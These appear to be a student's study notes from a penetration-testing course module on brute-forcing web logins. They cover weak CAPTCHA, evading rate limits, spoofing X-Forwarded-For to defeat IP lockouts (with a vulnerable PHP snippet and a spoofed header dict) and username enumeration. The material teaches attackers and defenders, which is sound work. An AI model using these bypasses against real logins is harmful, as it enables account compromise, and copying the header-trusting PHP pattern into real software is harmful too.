
- CAPTCHA
- Rate Limits

Also, web developers often create their own security mechanisms that make the testing process more "interesting" for us, as these custom security mechanisms may contain bugs that we can

exploit. Let's first familiarize ourselves with common security mechanisms against automated attacks to understand their function and prepare our attacks against them.


CAPTCHA

CAPTCHA, a widely used security measure named after the Completely Automated Public Turing test to tell Computers and Humans Apart sentence, can have many different forms. It could require, for example, typing a word presented on an image, hearing a short audio sample and entering what you heard into a form, matching an image to a given pattern, or performing basic math operations.



Even though CAPTCHA has been successfully bypassed in the past, it is still quite effective against automated attacks. An application should at least require a user to solve a CAPTCHA after a few failed attempts. Some developers often skip this protection altogether, and others prefer to present a CAPTCHA after some failed logins to retain a good user experience.

It is also possible for developers to use a custom or weak implementation of CAPTCHA, where for example, the name of the image is made up of the chars contained within the image. Having weak protections is often worse than having no protection since it provides a false sense of security. The image below shows a weak implementation where the PHP code places the image's content into the id field. This type of weak implementation is rare but not unlikely.




As an attacker, we can just read the page's source code to find the CAPTCHA code's value and bypass the protection. We should always read the source.

As developers, we should not develop our own CAPTCHA but rely on a well-tested one and require it after very few failed logins.

Rate Limiting

Another standard protection is rate-limiting. Having a counter that increments after each failed attempt, an application can block a user after three failed attempts within 60 seconds and notifies the user accordingly.



A standard brute force attack will not be efficient when rate-limiting is in place. When the tool used is not aware of this protection, it will try username and password combinations that are never actually validated by the attacked web application.

In such a case, the majority of attempted credentials will appear as invalid (false negatives).

A simple workaround is to teach our tool to understand messages related to rate-limiting and successful and failed login attempts. Download rate_limit_check.py and go through the code. The relevant lines are 10 and 13, where we configure a wait time and a lock message, and line 41, where we do the actual check.

https://academy.hackthebox.com/storage/modules/80/scripts/rate_limit_check_py.txt

After being blocked, the application could also require some manual operation before unlocking the account. For example, a confirmation code sent by email or a tap on a mobile phone. Rate-limiting does not always impose a cooling-off period.

The application may present the user with questions that they must answer correctly before reaccessing the login functionality by the time rate-limiting kicks in.

Most standard rate-limiting implementations that we see nowadays impose a delay after N failed attempts. For example, a user can try to log in three times, and then they must wait 1 minute before trying again. After three additional failed attempts, they must wait 2 minutes and so on.

On the one hand, a regular user could be upset after a delay is imposed, but on the other hand, rate limiting is an excellent form of protection against automated brute force attacks. Note that rate-limiting can be made more robust by gradually increasing the delay and clustering requests by username, source IP address, browser User-Agent, and other characteristics.

We think that every web application has its own requirements for both usability and security that should be thoroughly balanced when developing a rate limit. Applying an early lockout on a crowded and non-critical web application will undoubtedly lead to many requests to the helpdesk. On the other hand, using a rate limit too late could be completely useless.

Mature frameworks have brute-force protections built-in or utilize external plugins/extensions for the same purpose. As a last resort, major webservers like Apache httpd or Nginx could be used to perform rate-limiting on a given login page.

Insufficient Protections

When an attacker can tamper with data taken into consideration to increase security, they can bypass all or some protections. For example, changing the User-Agent header is easy.

Some web applications or web application firewalls leverage headers like X-Forwarded-For to guess the actual source IP address.

This is done because many internet providers, mobile carriers, or big corporations usually "hide" users behind NAT. Blocking an IP address without the help of a header like X-Forwarded-For may result in blocking all users behind the specific NAT.

A simple vulnerable example could be:

Vulnerable PHP Script Example

Code: php

```php
<?php
// get IP address
if (array_key_exists('HTTP_X_FORWARDED_FOR', $_SERVER)) {
    $realip = array_map('trim', explode(',', $_SERVER['HTTP_X_FORWARDED_FOR']))[0];
} else if (array_key_exists('HTTP_CLIENT_IP', $_SERVER)) {
    $realip = array_map('trim', explode(',', $_SERVER['HTTP_CLIENT_IP']))[0];
} else if (array_key_exists('REMOTE_ADDR', $_SERVER)) {
    $realip = array_map('trim', explode(',', $_SERVER['REMOTE_ADDR']))[0];
}

echo "<div>Your real IP address is: " . htmlspecialchars($realip) . "</div>";
?>
```

CVE-2020-35590 is related to a WordPress plugin vulnerability similar to the one showcased in the snippet above. The plugin's developers introduced a security improvement that would block a login attempt from the same IP address. Unfortunately, this security measure could be bypassed by crafting an X-Forwarded-For header.

Starting from the script we provided in the previous chapter, we can alter the headers in the provided basic_bruteforce.py script's dict definition at line 9 like this:

Code: python

```python
headers = {
  "User-Agent": "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chr
  "X-Forwarded-For": "1.2.3.4"
}
```

The vulnerable PHP code will think the request originates from the 1.2.3.4 IP address. Note that we used a multi-line declaration of headers' dict to maintain good readability.

Some web applications may grant users access based on their source IP address. The behavior we just discussed could be abused to bypass this type of protection.

From a developer's perspective, all security measures should be considered with both user

experience and business security in mind.

A bank can impose a user lockout that requires a phone call to be undone. A bank can also avoid CAPTCHA because of the need for a second authentication factor (OTP on a USB dongle or via SMS, for example). However, an e-magazine should carefully consider every security protection to achieve a good user experience while retaining a strong security posture.

In no case should a web application rely on a single, tamperable element as a security protection.

There is no reliable way to identify the actual IP address of a user behind a NAT, and every bit of information used to tell visitors apart can be tampered with.

Therefore, developers should implement protections against brute force attacks that slow down an attacker as much as possible before resorting to user lockout.

Slowing things down can be achieved through more challenging CAPTCHA mechanisms, such as CAPTCHA that changes its format at every page load, or CAPTCHA chained with a personal question that we user has answered before. That said, the best solution would probably be to use MFA.

Exercise

1) Timeout seconds is 40

Too many login failures, please wait 37 seconds before retry.

Log in

Username

Password

Submit

X-Forwarded-For


The `X-Forwarded-For` (XFF) request header is a de-facto standard header for identifying the originating IP address of a client connecting to a web server through a proxy server.

> ⚠ **Warning:** Improper use of this header can be a security risk. For details, see the Security and privacy concerns section.

When a client connects directly to a server, the client's IP address is sent to the server (and is often written to server access logs). But if a client connection passes through any forward or reverse proxies, the server only sees the final proxy's IP address, which is often of little use. That's especially true if the final proxy is a load balancer which is part of the same installation as the server. So, to provide a more-useful client IP address to the server, the `X-Forwarded-For` request header is used.

The `X-Forwarded-For` header is untrustworthy when no trusted reverse proxy (e.g., a load balancer) is between the client and server. If the client and all proxies are benign and well-behaved, then the list of IP addresses in the header has the meaning described in the Directives section. But if there's a risk the client or any proxy is malicious or misconfigured, then it's possible any part (or the entirety) of the header may have been spoofed (and may not be a list or contain IP addresses at all).

2) Spoofed IP with local host




Brute Forcing Usernames

Username enumeration is frequently overlooked, probably because it is assumed that a username is not private information.

When you write a message to another user, we commonly presume we know their username, email address, etc. The same username is often times reused to access other services such as FTP, RDP and SSH, among others.

Since many web applications allow us to identify usernames, we should take advantage of this functionality and use them for later attacks.



For example, on Hack The Box, userid and username are different. Therefore, user enumeration is not possible, but a wide range of web applications suffer from this vulnerability.


Usernames are often far less complicated than passwords. They rarely contain special characters when they are not email addresses. Having a list of common users gives an attacker some advantages. In addition to achieving good User Experience (UX), coming across random or non-easily-predictable usernames is uncommon. A user will more easily remember their email address or nickname than a computer-generated and (pseudo)random username.

Having a list of valid usernames, an attacker can narrow the scope of a brute force attack or carry out targeted attacks (leveraging OSINT) against support employees or users themselves. Also, a common password could be easily sprayed against valid accounts, often leading to a successful account compromise.

